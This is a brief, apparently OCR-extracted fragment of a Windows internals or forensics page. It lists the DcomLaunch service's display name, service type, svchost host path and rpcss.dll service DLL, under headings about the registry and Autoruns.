
DcomLaunch

- DCOM Server Process Launcher
- SERVICE_WIN32_SHARE_PROCESS
- %SystemRoot%\system32\svchost.exe


ServiceDLL

- %SystemRoot%\system32\rpcss.dll


Within the Registry



Within the Registry




Within Autoruns

